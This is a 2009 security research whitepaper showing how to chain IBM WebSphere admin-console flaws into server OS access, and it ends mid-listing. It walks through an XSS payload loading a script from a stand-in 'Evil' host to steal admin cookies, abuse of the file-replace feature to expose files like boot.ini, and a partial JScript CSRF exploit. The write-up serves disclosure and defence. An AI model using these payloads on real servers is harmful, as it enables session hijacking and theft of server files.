Digital Security

April 8, 2009

Penetration: from application down to OS

Getting OS access using IBM Websphere Application Server vulnerabilities

Digital Security Research Group (DSecRG)

Stanislav Svistunovich

research@dsecrg.com
www.dsecrg.com

Table of contents

Introduction


This whitepaper opens a series of publications describing various ways of obtaining access to the server operating system, using vulnerabilities in popular business applications which meet in the corporate environment.

In this article describes ways of obtaining access to the server operating system through vulnerabilities in IBM Websphere application server.

Description of Websphere Application Server

Websphere Application Server (WAS) is designed to set up, operate and integrate electronic business applications across multiple computing platforms, using Java-based Web technologies. It includes both the run-time components and the tools to develop applications, that will run on WAS and supports SOA and non-SOA environments. WAS is built using open standards such as Java EE, XML, and Web Services.


Administration WAS is carried out through special web-interface Integrated Solution Console (ISC).



ISC admin console

Connection to ISC can be carried out on two protocols: HTTP (port by default: 9060) and SSL (port by default: 9043). However in standard installation WAS 7.0 connection to ISC is carried out only on SSL protocol and from port 9060 is placed the redirection on port 9043.

Together with WAS can be installed the gallery of samples realizing interaction with various services in the environment of application server.



WAS Samples

By default, the gallery and all examples are put on port 9080. If it is occupied, the following port is used.

After installation WAS only one example is accessible – WebSphere Plants representing the interface of the web store. Other examples are installed separately through the command line on the server.

ISC Admin Console


Access to ISC is carried out by input ID of the user and the password which are specified at installation WAS and have no default. The information about current session is stored in browser cookie and not anchored to computer IP-address.

ISC, besides administration of server, allows controlling users and security settings. But the greatest interest represents the interface of control the applications, allowing to load new applications and also to change already installed.

Thus, in the presence of the vulnerability, allowing to get access to ISC, it is possible to get further access to the server operating system. And such vulnerability exists.

XSS in ISC Admin Console

ISC is prone to a cross-site scripting vulnerability. Remote attacker can inject XSS in URL string. Exploiting this issue allow a remote attacker to execute arbitrary script code in the browser of an unsuspecting user in the context of ISC Admin Console (see DSecRG advisory about IBM Websphere Application Server multiple XSS vulnerabilities).




XSS in ISC Admin Console URL string

Note that the XSS code in URL string cannot contain blanks. For execution difficult scenarios, the code of the scenario is better loading from the remote server. See example:
https://[server]:9043/ibm/console/<script/src=http://Evil/xss.js></script>
for HTTPS and
http://[server]:9060/ibm/console/<script/src=http://Evil/xss.js></script>
for HTTP.

As it has already been told, current session of the user is not anchored to computer IP-address. Thus, obtaining administrator cookie is the main purpose. For this better use HTTP

protocol, differently before execution of the scenario administrator will receive the warning message.



The warning message in IE at SSL protocol usage

After obtaining administrator cookie they can be used for access to the current session of administrator and to all ISC functions.


But suppose that the current session of administrator has been closed and to get access to ISC not possible. Let's look what else vulnerabilities exist in WAS.

XSRF in ISC Admin Console

Also ISC is prone to a cross-site request-forgery vulnerability (XSRF or CSRF). This issue allows to perform certain administration actions via HTTP requests without performing any validity checks to verify the requests. Let's look what we can do.

Reading arbitrary file on server


The control interface of applications allows at creation or change already installed applications to load files not only from the local computer. Also administrator can load files from the remote server on which WAS is installed using remote file system browser.



WAS file system

In this browser hidden files are not visible, but knowing the full path it is possible to load any file.


The most convenient to make changes in DefaultApplication application installed by default and accessible on port 9080. For this purpose need to select 'Update' application.



Installed applications


And then use 'Replace or add a single file' interface allows not to make additional customizations of the application.

If simply load file in application folder, it will not be accessible from remote, therefore it is necessary to replace one of existing files. Better make changes in HitCount module which is not used in business process. For this purpose it is possible to replace file HitCount.jsp which is in DefaultWebApplication.war folder.



Replace HitCount.jsp with boot.ini

After saving changes in the server configuration, the file will be accessible on port 9080: *http:///[server]:9080/hitcount*



Content of boot.ini file

And now a question: how the found vulnerability in ISC can help us? XSRF allows to make all of this operations automatically. For this purpose it is enough to give administrator the page containing a necessary code of the scenario. Thus, it is possible to read any file on server.

Example Jscript code:

```
var objHTTP = new ActiveXObject('MSXML2.XMLHTTP');
objHTTP.open("GET","../../../../../navigatorCmd.do?forwardName=ApplicationDeployment.content.main&WSC=true", false);
objHTTP.send(null);
objHTTP.open("POST","../../../../../collectionButton.do",false);
objHTTP.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
